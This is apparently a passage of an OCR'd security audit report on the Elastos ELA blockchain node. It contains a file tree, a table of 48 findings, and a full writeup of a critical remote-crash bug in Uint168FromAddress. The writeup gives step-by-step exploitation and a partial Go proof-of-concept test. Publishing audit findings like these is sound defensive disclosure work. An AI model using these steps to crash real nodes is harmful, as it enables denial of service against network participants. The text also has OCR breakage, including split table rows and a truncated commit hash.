blockevidence.go Go
blockpool.go Go
conflictfunc.go Go
conflictmanager_test.go Go
conflictmanager.go Go
conflictslot_test.go Go
conflictslot.go Go
f092_f117_blockpool_test.go Go
frhalt_test.go Go
fv15_blockpool_bounds_test.go Go
hardening_pool_test.go Go
july13_ingress_test.go Go
july13_reorg_reinsert_test.go Go
nk001_confirm_bound_test.go Go
nx07_smallcross_store_test.go Go
nx10b_owner_vs_crclaim_test.go Go
rt011_penalty_evasion_mempool_test.go Go
txfeeorderedlist_bench_test.go Go
txfeeorderedlist_test.go Go
txfeeorderedlist.go Go
txpool_test.go Go
txpool.go Go
txpoolcheckpoint.go Go
p2p 59 files
addrmgr 8 files
addrmanager_test.go Go
addrmanager.go Go
internal_test.go Go
knownaddress_test.go Go
knownaddress.go Go

- log.go Go
- network_test.go Go
- network.go Go

connmgr 6 files

- connmanager_test.go Go
- connmanager.go Go
- dynamicbanscore_test.go Go
- dynamicbanscore.go Go
- log.go Go
- tor.go Go

msg 24 files

- addr.go Go
- block.go Go
- daddr.go Go
- empty.go Go
- f034_filterload_test.go Go
- f184_test.go Go
- filteradd.go Go
- filterclear.go Go
- filterload.go Go
- getaddr.go Go
- getblocks.go Go
- getdata.go Go
- inv.go Go
- invvect.go Go
- mempool.go Go
- merkleblock.go Go
- notfound.go Go
- ping.go Go
- pong.go Go
- reject.go Go
- tx.go Go
- txfilterload.go Go
- verack.go Go
- version.go Go

peer 5 files

- f150_f154_hardening_test.go Go
- fv17_backlog_and_ping_test.go Go
- log.go Go
- peer_test.go Go
- peer.go Go

server 12 files

- config.go Go
- f152_f213_hardening_test.go Go
- f153_crashguard_test.go Go
- f155_f157_hardening_test.go Go
- interface.go Go
- log.go Go
- mruaddrset.go Go
- mrunoncemap_test.go Go
- mrunoncemap.go Go

- seed.go Go
- server.go Go
- upnp.go Go
- header.go Go
- message.go Go
- nafilter.go Go
- netaddress.go Go
- pow 17 files
  - testdata 2 files
    - july13-parent-transactions.tsv
    - july13-recovery-canonical.hex
  - a2_wiring_test.go Go
  - auxpool_bound_test.go Go
  - b2_solveblock_parenthash_test.go Go
  - f163_discretemining_test.go Go
  - july13atorafter_test.go Go
  - july13hardkill_test.go Go
  - july13producer_test.go Go
  - july13recordsponsor_test.go Go
  - july13recovery.go Go
  - july13tworace_test.go Go
  - relaux_submitauxblock_path_test.go Go
  - revertlistener.go Go
  - service_test.go Go
  - service.go Go
  - zz_july13_dormant_fingerprint_test.go Go
- scripts 2 files
  - ela-restart-check.sh Shell
  - test-gate.sh Shell
- servers 17 files
  - errors 2 files
    - errcode_test.go Go
    - errcode.go Go
  - httpjsonrpc 1 file
    - server.go Go
  - httpnodeinfo 3 files
    - f036info_test.go Go
    - server.go Go
    - template.go Go
  - httprestful 4 files
    - f036_rest_test.go Go
    - f149_f162_rest_test.go Go
    - router.go Go
    - server.go Go
  - httpwebsocket 4 files
    - f161_f162_ws_test.go Go
    - f161_ws_sessioncap_test.go Go
    - server.go Go
    - session.go Go
  - common.go Go
  - interfaces.go Go


- params.go Go
- test 130 files
  - common 2 files
    - ansicolors.lua
    - test_utils.lua
  - revsym 1 file
    - dump.go Go
  - stakerewardgap 2 files
    - gapscan.go Go
    - reconcile.py Python
  - transaction 55 files
    - activate_producer_tx.lua
    - cancel_producer_schnorr.lua
    - cancel_producer_tx.lua
    - change_to_producerDposV2_tx.lua
    - common.lua
    - crc_change_custom_id_fee_tx.lua
    - crc_change_proposal_owner_tx.lua
    - crc_chg_secretary_general.lua
    - crc_claims_dpos_node_tx.lua
    - crc_close_proposal_hash_tx.lua
    - crc_proposal_review.lua
    - crc_proposal_tracking.lua
    - crc_proposal_tx.lua
    - crc_proposal_withdraw.lua
    - crc_received_custom_id_tx.lua
    - crc_register_sidechain_proposal_tx.lua
    - crc_reserved_custom_id_tx.lua
    - create_nft.lua
    - exchange_votes_multi_inputs.lua
    - exchange_votes_multi.lua
    - exchange_votes_schnorr.lua
    - exchange_votes.lua
    - new_recharge_to_side_chain.lua
    - normal_multi_output.lua
    - normal_schnorr_tx.lua
    - normal_tx.lua
    - register_cr_multi_tx.lua
    - register_cr_schnorr_tx.lua
    - register_cr_tx.lua
    - register_producer_tx.lua
    - register_producerDposV2_schnorr_tx.lua
    - register_producerDposV2_tx.lua
    - return_cr_deposit_coin.lua
    - return_deposit_coin.lua
    - return_votes_multi.lua
    - return_votes_schnorr.lua
    - return_votes.lua
    - sidechainpow_tx.lua
    - unregister_cr_multi_tx.lua
    - unregister_cr_schnorr_tx.lua

- unregister_cr_tx.lua
- update_cr_multi_tx.lua
- update_cr_schnorr_tx.lua
- update_cr_tx.lua
- update_producer_tx.lua
- update_producer_v2_schnorr_tx.lua
- update_producer_v2_tx.lua
- vote_cr_tx.lua
- vote_crc_impeachment_tx.lua
- vote_crc_proposal_tx.lua
- vote_dposv2_renew_tx.lua
- vote_dposv2_tx_multi.lua
- vote_dposv2_tx_schnorr.lua
- vote_dposv2_tx.lua
- vote_tx.lua

unit 61 files

- arbitrators_test.go Go
- arbitratorsrollback_test.go Go
- b1b5_rollback_outcome_test.go Go
- b4_rollback_durability_test.go Go
- blockvalidator_test.go Go
- candidate_test.go Go
- chainstore_test.go Go
- committee_test.go Go
- committeerollback_test.go Go
- crkeyframe_test.go Go
- dposkeyframe_test.go Go
- dposstate_test.go Go
- f049_f091_gate_test.go Go
- f089_realstore_test.go Go
- f093_commit_test.go Go
- f093_concurrency_test.go Go
- f093_rollbackseekto_test.go Go
- f093_test.go Go
- f124_rollback_worksum_test.go Go
- f198_multisig_hoist_test.go Go
- fr_rollback_machinery_test.go Go
- fv_t3_state_test.go Go
- fv01_stale_checkpoint_test.go Go
- fv03_wirepath_test.go Go
- fv24_release_assurance_test.go Go
- heightversion_test.go Go
- nx10_fv19_structural_test.go Go
- open1_early_gate_test.go Go
- ops2_capacity_test.go Go
- ops2_loudness_test.go Go
- ops2_onceonly_test.go Go
- ops2_triggerheight_test.go Go
- preflight_backup_dir_test.go Go
- preflight_checkpoint_test.go Go
- preflight_extra_test.go Go

- preflight_store_test.go Go
- preflight_test.go Go
- residue_cleaner_test.go Go
- residue_forcedrollback_test.go Go
- returndepositindex_test.go Go
- revsym_arbiters_test.go Go
- revsym_committee_test.go Go
- reward_test.go Go
- rrc01_reorg_poison_test.go Go
- server_test.go Go
- state_test.go Go
- t1_ordering_test.go Go
- t1_rollback_atomic_test.go Go
- t3_dos_wiring_test.go Go
- tc01_toolchain_canary_test.go Go
- tooling_hygiene_test.go Go
- transaction_test.go Go
- txvalidator_specailtx_test.go Go
- txvalidator_test.go Go
- unspentindex_test.go Go
- utxocache_test.go Go
- utxoindex_test.go Go
- validation_test.go Go
- wiring_callsites_test.go Go
- wiring_errconsumed_test.go Go
- wiring_g3_coverage_test.go Go
- white_box 9 files
  - dpos 3 files
    - illegal_proposals.lua
    - normal_one_view_success.lua
    - onduty_one_view_success.lua
  - main 1 file
    - test_all.lua
  - arbiter_private_keys.txt
  - dpos_manager.lua
  - dpos_msg.lua
  - dpos_test_suite.lua
  - log_config.lua
- utils 23 files
  - elalog 3 files
    - filewriter.go Go
    - interface.go Go
    - log.go Go
  - gpath 2 files
    - gpath_test.go Go
    - gpath.go Go
  - http 8 files
    - jsonrpc 3 files
      - server_test.go Go
      - server.go Go
      - util.go Go


restful 3 files
route.go Go
server_test.go Go
server.go Go
error.go Go
params.go Go
signal 1 file
interrupt.go Go
test 1 file
test.go Go
version 1 file
version.go Go
common.go Go
f093_history_test.go Go
f131_test.go Go
fv05_fv27_history_test.go Go
fv23_pprof_bind_test.go Go
history_test.go Go
history.go Go
vm 1 file
opcode.go Go
wallet 9 files
coin_test.go Go
coin.go Go
coincheckpoint_test.go Go
coincheckpoint.go Go
common.go Go
ownedcoins_test.go Go
ownedcoins.go Go
wallet_test.go Go
wallet.go Go
.gitignore
.go-version
.header.cfg
.header.txt
.revive.toml Toml
CHANGELOG.md Markdown
go.mod
go.sum
LICENSE
log.go Go
main.go Go
Makefile
ops2_fatal_test.go Go
README.md Markdown
util.sh Shell

REMEDIATION COMMIT ID:

- 163b87cdfd6ec714dd366c6432ace1ba32e96f2f
- 3319a6a708cb5bb9e6574ef97f4a6e7d7d98935a
- e3fe1317411c120d77e65028d12d8f74cd9e247e
- 2d8fc98dcc9f29160e6e84b968cd894616cf00bd
- ee7eaafc9729b9764afdfa95a8d89018f9bf73f2
- d4b1e5c31e562adfd95a08e3a59a73dec7f8c4f8
- 4cba88e888ef4613070c26021624fa841d79d901
- 1fd344c3b7c9dc8cc66160d5b146f4c27096cd84
- 5cfbd112024008cd8aba340e25e7e686616a2157
- bc6bae0c9ac5ec8f4ccb55aec13be937d84e24ff
- d6f7adbc09b7d885ac7019e3cabe3828d1e14f11
- cf8d2417376e2c76cccf50d6829512c518f00780
- f65c1a703fad69bd2bf788c973f210e2da637b68
- 12b86f1924cb5881684f69ab92021d8ea1b63a7e
- 3bf6fe672422ee1af457b260638e7cc7444bfee3
- 49dabf6940fe9c47984fc61053ba7fdf027bf4fa
- d91e4bfa2f6dea0b707cd162c88cc45593ba1996
- d2fe6ea0e04127bb44b497de5bed0f18250 1ad5f

Out-of-Scope: New features/implementations after the remediation commit IDs.

Assessment Summary & Findings Overview

#	TITLE	SEVERITY	SCORE	STATUS
HAL-001	Public P2P ReturnSideChainDeposit Coin Can Panic Uint168FromAddress Before Signature Check	Critical	10.0	SOLVED 10/15/2026
HAL-002	Unauthenticated Peers Crash Nodes Through an Upgrade Filter That Leaves the Merkle Block Header Nil	Critical	10.0	SOLVED 10/15/2026
HAL-003	Unauthenticated Peers Crash Nodes With a	Critical	10.0	SOLVED 10/15/2026

#	TITLE	SEVERITY	SCORE	STATUS
	Genesis-Shaped Block That Has No Parent			
HAL–004	Unvalidated NextTurnDPOSInfo WorkingHeight Lets Any Peer Halt Block Production at Arbiter Rotation	Critical	10.0	SOLVED 10/15/2026
HAL–005	Duplicate Inputs in an ActivateProducer Transaction Halt Block Production	Critical	10.0	SOLVED
HAL–006	Unauthenticated Peers Halt DPoS Block Production With Unvalidated InactiveArbitrators Transactions in Side-Chain Blocks	Critical	9.4	SOLVED 10/15/2026
HAL–007	Peer-claimed height is not clamped in startSync and can hold the sync slot	High	7.5	SOLVED 10/15/2026
HAL–008	Unauthenticated Peers Exhaust Node Memory With Free-PoW Side-Chain Blocks Kept in an Unbounded Cache	High	7.5	PARTIALLY SOLVED 10/15/2026
HAL–009	Unauthenticated peers crash a node by racing getdata block and filtered-block requests on a shared cached block	Medium	6.7	SOLVED 10/15/2026
HAL–010	Draft CreateNFT admission walks DPoS vote maps without the state lock	Medium	5.0	SOLVED 10/15/2026

#	TITLE	SEVERITY	SCORE	STATUS
HAL-011	GetData Request Ending With an Address Inventory Entry Deadlocks the Peer Input Handler	Medium	5.0	SOLVED 10/15/2026
HAL-012	Unchecked Type Assertion in IsMemberElectedNextCRCArbitrator Lets a Crafted NextTurnDPOSInfo Transaction Crash Nodes	Low	3.3	SOLVED 10/15/2026
HAL-013	Off-curve node public key crashes DPoS and CRC arbiter nodes	Low	2.5	SOLVED 10/15/2026
HAL-014	1 of 175 multisig spend stalls blockHandler after a flat fee check	Low	2.5	SOLVED 10/15/2026
HAL-015	Renewal Of Two Equal Votes In One Transaction Loses One Vote Record And Locks The Stake	Low	2.5	SOLVED 10/15/2026
HAL-016	Copied VO Claim and Return-Vote Signatures Let Anyone Force a Staker's Withdrawals	Low	2.5	RISK ACCEPTED
HAL-017	Block Assembly Does Not Mirror the V103 Return-Deposit and Claim-Node Pairing Rules, So the Chain Halts When V103Height Activates	Low	2.5	SOLVED 10/15/2026
HAL-018	Remote Peers Bypass the MaxPeers and Inbound Limits by Reusing One Version Nonce	Low	2.5	SOLVED 10/15/2026
HAL-019	Malformed DPoS Peer Address Crashes Arbiter	Low	2.5	SOLVED

#	TITLE	SEVERITY	SCORE	STATUS
	Nodes Through a Nil Peer			
HAL-020	Re-Mined AuxPow Variants of One Block Seed Different DPoSV2 Committees	Low	2.1	RISK ACCEPTED
HAL-021	Naive schnorr key aggregation enables rogue CRC authorizing WithdrawFromSideChain alone	Low	2.0	RISK ACCEPTED
HAL-022	Invalid CRCAppropriation Transaction Removes Pooled CRAssetsRectify Transactions Before Validation	Informational	1.7	SOLVED 10/15/2026
HAL-023	Legacy UpdateProducer Signature Has No Transaction Binding and Can Roll Back Producer Records	Informational	1.7	ACKNOWLEDGED
HAL-024	DPoS Peer Output Queue Grows Without a Bound When a Peer Stops Reading	Informational	1.5	SOLVED 10/15/2026
HAL-025	Authenticated short ECIES ciphertext can panic recipient nodes	Informational	1.3	SOLVED 10/15/2026
HAL-026	CR profile update erases the identity script and crashes every node	Informational	1.1	SOLVED 10/15/2026
HAL-027	Wallet can create unspendable multisig addresses	Informational	1.0	SOLVED 10/15/2026
HAL-028	GetSignStatus does not reject malformed Parameter lenghts	Informational	0.8	SOLVED 10/15/2026

#	TITLE	SEVERITY	SCORE	STATUS
HAL-029	Multi input ExchangeVotes lets a signer credit another stake address	Informational	0.8	SOLVED 10/15/2026
HAL-030	Invalid Orphan Block Stops ProcessOrphans and Stalls the Honest Sibling Block for Up to One Hour	Informational	0.8	SOLVED 10/15/2026
HAL-031	Legacy UnregisterCR Signature Covers Only the CID and Can Be Replayed in a Later Election	Informational	0.8	ACKNOWLEDGED
HAL-032	CR Committee-Change Handler Updates DPoS Node-Owner Maps Outside History, So a Reorg Across the Change Block Corrupts CR Node-Key State	Informational	0.7	SOLVED 10/15/2026
HAL-033	Checksum Errors Encode and Log the Complete Peer Payload	Informational	0.6	SOLVED 10/15/2026
HAL-034	DPoS V2 Reward Withdraw Builder Puts All Pending Claims in One Transaction	Informational	0.6	SOLVED 10/15/2026
HAL-035	ToAesKey unsalted double-SHA256 KDF	Informational	0.5	ACKNOWLEDGED
HAL-036	Private key and other secrets are never cleared from client's memory	Informational	0.5	ACKNOWLEDGED
HAL-037	Uncompressed node public key breaks the role separation checks	Informational	0.3	SOLVED 10/15/2026
HAL-038	Wallet save erases keystore.dat and reports success	Informational	0.3	ACKNOWLEDGED

#	TITLE	SEVERITY	SCORE	STATUS
HAL-039	CR Activation Undo Erases an Earlier Activation and Splits Reorged Nodes From the Chain	Informational	0.3	SOLVED 10/15/2026
HAL-040	Inactivity Accounting Uses the Node-Local Confirm Sponsor, So Twin View-Change Confirms Fork the Producer Set	Informational	0.3	ACKNOWLEDGED
HAL-041	Arbiters Co-Sign Any Gossiped RevertToDPOS Transaction Without a PoW-Mode or Episode Check	Informational	0.3	SOLVED 10/15/2026
HAL-042	CR Deposit Penalty Uses a Fusable Float Expression That Gives Different Results on arm64 and amd64	Informational	0.3	SOLVED 10/15/2026
HAL-043	ECIES Parameter map is not locked	Informational	0.2	ACKNOWLEDGED
HAL-044	Wallet signTx can treat an unsigned txn file as complete	Informational	0.2	SOLVED 10/15/2026
HAL-045	Wallet encrypts every account with the same IV	Informational	0.2	ACKNOWLEDGED
HAL-046	Private wallet files does not have tampering detection	Informational	0.2	ACKNOWLEDGED
HAL-047	EncodePoint encodes incomplete public keys as infinity without error	Informational	0.2	ACKNOWLEDGED
HAL-048	Pre-DPoSV2 isNextArbitratorsSame Indexes Unchecked Payload Slices	Informational	—	SOLVED 10/15/2026

Findings & Tech Details

HAL-001 SOLVED

Public P2P ReturnSideChainDepositCoin Can Panic Uint168FromAddress Before Signature Check

Critical · 10.0 AO:A/AC:L/AX:L/R:N/S:U/C:N/A:C/I:N/D:N/Y:N

DESCRIPTION

`Uint168FromAddress` slices the first 21 bytes of an unpadded integer and does not check the length. Any 34-character base58 string whose decoded value is below 2^{160} makes this slice panic. One example is 33 '1' characters followed by one '2'. In base58, '1' is the zero digit, so such a string decodes to a small integer. A public P2P peer can put such a string in the `GenesisBlockAddress` field of a `ReturnSideChainDepositCoin` transaction. The node panics before it checks the signatures.

The transaction must reach the `Uint168FromAddress` call in `SpecialContextCheck`. All preconditions use public data:

- The transaction spends one unspent UTXO outpoint of any owner.
- `DepositTransactionHash` names an on-chain transaction that has at least one input and no prior return deposit.
- The output `ProgramHash` is the owner of the first input of that transaction.
- The chain is in DPoS mode.

On the P2P path, the panic runs on the `netsync` `blockHandler` goroutine. This goroutine has no `recover()`, so the process exits. On the JSON-RPC path, `net/http` recovers the panic and the node stays up.

Exploitation Steps

1. Dial a public full node on the elanet P2P port.
2. Build a `ReturnSideChainDepositCoin` transaction that meets the preconditions above. Add a dummy program.
3. Set `GenesisBlockAddress` to a 34-character base58 string with a decoded value below 2^{160}, for example 33 '1' characters followed by '2'.
4. Send the transaction. The node panics in `Uint168FromAddress` on the `blockHandler` goroutine, and the process exits.

Code Location

In `common/uint168.go`, the helper checks that the address has 34 characters. It then slices `x.Bytes()[0:21]` without a length check. When the decoded value is below 2^{160}, `x.Bytes()` has fewer than 21 bytes, and the slice panics.

GO 94–121

```go
func Uint168FromAddress(address string) (*Uint168, error) {
    if len(address) != 34 {
        return nil, errors.New("[Uint168FromAddress] error, len != 34")
    }

    decoded, err := base58.BitcoinEncoding.Decode([]byte(address))
    if err != nil {
        return nil, err
    }

    x, _ := new(big.Int).SetString(string(decoded), 10)

    programHash, err := Uint168FromBytes(x.Bytes()[0:21])
    if err != nil {
        return nil, err
    }

    addr, err := programHash.ToAddress()
    if err != nil {
        return nil, err
    }

    if addr != address {
        return nil, errors.New("[Uint168FromAddress]: decode address verify failed.")
    }

    return programHash, nil
}
```

PROOF OF CONCEPT

The unit test below runs the real `Uint168FromAddress()` and the mempool admission calls with `StrictMoneyRange` and the cross-chain UTXO freeze active. A `ReturnSideChainDepositCoin` transaction spends a third party's UTXO and carries a 34-character base58 `GenesisBlockAddress`. The sanity check passes, and `CheckTransactionContext()` panics in `Uint168FromAddress()` before the signature check. A child process that runs the same calls on a goroutine without `recover()` exits with status 2.

SOL

```sol
package returndepositpanic

// This test runs with these conditions:
//   - every relevant gate is ACTIVE (StrictMoneyRangeHeight, CrossChainUTXOFreeze/
//     RestrictionHeight = 0), as on mainnet today;
//   - the input is a third party's ordinary (non-CrossChain) UTXO, so the attacker
//     owns nothing and hasCrossChainUTXO() is false (no arbiter-program check);
//   - the exact two mempool calls (CheckTransactionSanity, CheckTransactionContext,
//     mempool/txpool.go:168-178) are driven;
```

```
//   - a child process runs that call on a plain goroutine with no recover(), as the
//     netsync blockHandler does, and the parent asserts the process dies.

import (
    "bytes"
    "fmt"
    "os"
    "os/exec"
    "strings"
    "testing"

    "github.com/elastos/Elastos.ELA/blockchain"
    "github.com/elastos/Elastos.ELA/common"
    "github.com/elastos/Elastos.ELA/common/config"
    "github.com/elastos/Elastos.ELA/common/log"
    "github.com/elastos/Elastos.ELA/core"
    "github.com/elastos/Elastos.ELA/core/checkpoint"
    "github.com/elastos/Elastos.ELA/core/contract"
    "github.com/elastos/Elastos.ELA/core/contract/program"
    "github.com/elastos/Elastos.ELA/core/transaction"
    "github.com/elastos/Elastos.ELA/core/types"
    common2 "github.com/elastos/Elastos.ELA/core/types/common"
    "github.com/elastos/Elastos.ELA/core/types/functions"
    "github.com/elastos/Elastos.ELA/core/types/interfaces"
    "github.com/elastos/Elastos.ELA/core/types/outputpayload"
    "github.com/elastos/Elastos.ELA/core/types/payload"
    "github.com/elastos/Elastos.ELA/crypto"
    "github.com/elastos/Elastos.ELA/dpos/state"
    "github.com/elastos/Elastos.ELA/utils/test"
)

func init() {
    functions.GetTransactionByTxType = transaction.GetTransaction
    functions.GetTransactionByBytes = transaction.GetTransactionByBytes
    functions.CreateTransaction = transaction.CreateTransaction
    functions.GetTransactionParameters = transaction.GetTransactionparameters
}

// TestUint168FromAddressPanicClass: any 34-char base58 string whose value is
// below 2^160 (i.e. x.Bytes() shorter than 21 bytes) panics, not only 34 '1's.
func TestUint168FromAddressPanicClass(t *testing.T) {
    inputs := []string{
        strings.Repeat("1", 34),
        strings.Repeat("1", 33) + "2",
        strings.Repeat("1", 8) + strings.Repeat("z", 26), // 58^26-1 < 2^160
    }
    for _, in := range inputs {
        var p any
        func() {
            defer func() { p = recover() }()
            _, _ = common.Uint168FromAddress(in)
        }()
        if p == nil {
            t.Fatalf("no panic for %q", in)
        }
        t.Logf("input %q -> panic: %v", in, p)
    }
    if _, err := common.Uint168FromAddress("ELu7YtvBnZdhPHyLyrCxj7XtF7Dfy3neXv"); err != nil
{
        t.Fatalf("valid address rejected: %v", err)
    }
}

type fixture struct {
    chain *blockchain.BlockChain
    tx    interfaces.Transaction
    h     uint32
}

func build(t testing.TB, dir string) *fixture {
    log.NewDefault(test.NodeLogPath, 0, 0, 0)
```

```
    params := config.GetDefaultParams().RegNet().Sterilize()
    params.ReturnCrossChainCoinStartHeight = 0
    params.CrossChainUTXOFreezeHeight = 0      // active (mainnet 2256110, passed)
    params.CrossChainUTXORestrictionHeight = 0 // active (mainnet 2256724, passed)
    params.StrictMoneyRangeHeight = 0          // active (mainnet 2260451, passed)
    params.GenesisBlock = core.GenesisBlock(*params.FoundationProgramHash)

    store, err := blockchain.NewChainStore(dir, params)
    if err != nil {
        t.Fatal(err)
    }
    ckp := checkpoint.NewManager(params)
    st := state.NewState(params, nil, nil, nil, func() bool { return false },
        nil, nil, nil, nil, nil, nil, nil)
    chain, err := blockchain.New(store, params, st, nil, ckp)
    if err != nil {
        t.Fatal(err)
    }
    if err := chain.Init(nil); err != nil {
        t.Fatal(err)
    }
    blockchain.DefaultLedger = &blockchain.Ledger{Store: store, Blockchain: chain,
        Arbitrators: &state.ArbitratorsMock{MajorityCount: 3}}

    // A victim (third party) standard address. The attacker never holds its key.
    _, victimPub, _ := crypto.GenerateKeyPair()
    victimC, _ := contract.CreateStandardContract(victimPub)
    victim := *victimC.ToProgramHash()

    bank := common.Uint168{}
    bank[0] = byte(contract.PrefixCrossChain)
    bank[20] = 1
    bankAddr, _ := bank.ToAddress()

    const v common.Fixed64 = 100000
    fund := functions.CreateTransaction(common2.TxVersion09, common2.TransferAsset, 0,
        &payload.TransferAsset{}, nil, nil,
        []*common2.Output{
            {AssetID: core.ELAAssetID, Value: v, ProgramHash: victim, Type: common2.OTNone,
Payload: &outputpayload.DefaultOutput{}},
            {AssetID: core.ELAAssetID, Value: v, ProgramHash: victim, Type: common2.OTNone,
Payload: &outputpayload.DefaultOutput{}},
        }, 0, nil)
    // Any historical tx that has inputs works as the "deposit" reference.
    deposit := functions.CreateTransaction(common2.TxVersion09,
common2.TransferCrossChainAsset,
        payload.TransferCrossChainVersionV1, &payload.TransferCrossChainAsset{}, nil,
        []*common2.Input{{Previous: common2.OutPoint{TxID: fund.Hash(), Index: 0}}},
        []*common2.Output{{AssetID: core.ELAAssetID, Value: v, ProgramHash: bank, Type:
common2.OTCrossChain,
